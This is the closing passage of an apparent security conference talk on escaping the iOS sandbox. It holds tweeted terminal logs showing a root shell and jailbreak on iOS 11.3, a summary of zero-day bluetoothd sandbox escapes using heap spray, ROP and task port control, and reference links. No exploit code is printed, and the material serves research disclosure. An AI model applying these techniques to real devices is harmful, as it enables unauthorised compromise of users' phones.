read from 0xffffffe000010000: 0x4242424242424242
```


- Achieve root shell and jailbreak on iOS 11.3:  
<https://www.youtube.com/watch?v=Kt5JXBvRJ5o>

Min(Spark) Zheng @SparkZheng · Apr 18

Got a root shell on the latest iOS 11.3! 🤖🤖🤖 @bxi1989

```
minzhengdeMacBookPro:~$ python tcprelay.py -t 22:8888 &
[1] 16995
minzhengdeMacBookPro:~$ python tcprelay.py -t 22:8888 &
minzhengdeMacBookPro:~$ nc 127.0.0.1 8888
Incoming connection to 8888
Waiting for devices...
Connecting to device <MuxDevice: ID 64 ProdID 8x12a8 Serial '09120111111111111111' Location 8x14131800>
Connection established, relaying data
id
uid=0(root) gid=0(wheel) egid=501(mobile) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
iPhone# uname -a
Darwin iPhone17,5:0 Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018; root:xnu-4570.52.2~8/RELEASE_ARM64_S8000 iPhone17,5,1
iPhone# ls -l /
total 11
dr-xr-xr-x-t 2 root wheel  64 Jan 18 20:58 .HFS+ Private Directory Data
-rw-r--r--  1 root wheel  0 Mar 14 20:25 .Trashes
-----  1 root admin  0 Dec  2 05:26 .file
drwx-----  2 root wheel  64 Dec 20 14:18 .mb
drwxrwxr-x  69 root admin 2298 Mar 30 15:43 Applications
drwxrwxr-t  8 root admin  340 Mar 15 14:51 Developer
drwxrwxr-x  20 root admin  640 Mar 30 15:43 Library
drwxr-xr-x  3 root wheel  96 Dec  2 06:09 System
drwxr-xr-x  4 root wheel 128 Mar 30 15:42 bin
drwxrwxr-t  2 root admin  64 Dec  2 05:26 cores
st-xt-xt-x  3 root wheel 1298 Apr 18 14:21 dev
lrwxr-xr-x  1 root wheel  11 Mar 14 20:24 etc -> private/etc
drwxr-xr-x  9 root wheel 140 Feb 28 16:39 private
drwxr-xr-x 14 root wheel 448 Mar 30 15:42/sbin
lrwxr-xr-x  1 root wheel  16 Mar 14 20:24 tmp -> private/var/tmp
drwxr-xr-x 18 root wheel 320 Mar 30 15:43 usr
lrwxr-xr-x  1 root admin  11 Jan 18 21:08 var -> private/var
ps aux
USER      PID  %CPU  %MEM    VSZ   RSS  TT  STAT  STARTED   TIME COMMAND
root      252  11.9   0.4 1628144 8608  ??  Ss    2:37PM   1:24.50 /Developer/Library/PrivateFrameworks/OVTFrameworksFounda
root      146   5.6   0.3 1600384 5728  ??  Ss    2:22PM   2:33.00 /usr/libexec/diagnosticd
root      268   3.4   0.3 1625584 6304  ??  Ss    2:38PM   0:22.55 /usr/bin/powerlogHelperd
mobile    60   1.9   2.2 1736848 44656  ??  Ss    2:22PM   0:49.75 /usr/libexec/backboardd
mobile    55   1.8   5.1 1792976 184096  ??  Ss    2:22PM   0:42.17 /System/Library/CoreServices/SpringBoard.app/SpringBoard
root      259   1.0   1.5 1683472 38224  ??  Ss    2:37PM   0:18.36 /usr/libexec/locationd
```

115 656 1.8K



iPhone#

```
iPhone# uname -a
Darwin iPhone17,5:0 Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018; root:xnu-4570.52.2~8/RELEASE_ARM64_S8000 iPhone17,5,1
iPhone# id
uid=0(root) gid=0(wheel) egid=501(mobile) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
iPhone# echo "rootfs remounted and JB by Spark and Bxi" > /OverSky
iPhone# ls -l /
total 11
dr-xr-xr-x-t 2 root wheel  64 Jan 18 20:58 .HFS+ Private Directory Data
-rw-r--r--  1 root wheel  0 Mar 14 20:25 .Trashes
-----  1 root admin  0 Dec  2 05:26 .file
drwx-----  2 root wheel  64 Dec 20 14:18 .mb
drwxrwxr-x  71 root admin 2272 May  8 14:42 Applications
drwxrwxr-t  8 root admin  340 Mar 15 14:51 Developer
drwxr-xr-x  8 root admin  356 May  8 14:40 JB
drwxrwxr-x  20 root admin  640 Mar 30 15:43 Library
-rw-r--r--  1 root admin  47 May  8 14:55 OverSky
drwxr-xr-x  3 root wheel  96 Dec  2 06:09 System
drwxr-xr-x  4 root wheel 128 Mar 30 15:42 bin
drwxrwxr-t  2 root admin  64 Dec  2 05:26 cores
dr-xr-xr-x  3 root wheel 1328 May  8 14:37 dev
lrwxr-xr-x  1 root wheel  11 Mar 14 20:24 etc -> private/etc
drwxr-xr-x  5 root wheel 160 Feb 28 16:39 private
drwxr-xr-x 14 root wheel 448 Mar 30 15:42/sbin
lrwxr-xr-x  1 root wheel  15 Mar 14 20:24 tmp -> private/var/tmp
drwxr-xr-x 10 root wheel 320 Mar 30 15:43/usr
lrwxr-xr-x  1 root admin  11 Jan 18 21:08 var -> private/var
ar
iPhone# ls -ld /Applications/Cydia.app
drwxr-xr-x 103 root staff 3296 May  7 20:22 /Applications/Cydia.app
iPhone#
```

Min(Spark) Zheng @SparkZheng · May 8

This time. It's a real JB now... 🤖🤖🤖 @bxi1989

273 522 1.8K

# Conclusion

- **We introduce the basic conception of iOS sandbox and summarize several classic ways to escape the iOS sandbox.**
- **Based on an old bluetoothd vulnerability, we find two new zero-day sandbox escape vulnerabilities on the latest iOS version.**
- **We present a classic way to do heap spray , stack pivot and ROP in the iOS userland.**
- **We show how to get and control the task port of the remote process during the exploit.**

- **\*OS Internals & Jtool:** <http://newosxbook.com/>
- **Pangu 9 Internals:** <https://www.blackhat.com/docs/us-16/materials/us-16-Wang-Pangu-9-Internals.pdf>
- **triple\_fetch by IanBeer:** <https://bugs.chromium.org/p/project-zero/issues/detail?id=1247>
- **CVE-2018-4087:** <https://blog.zimperium.com/cve-2018-4087-poc-escaping-sandbox-misleading-bluetoothd/>

# Thanks

---

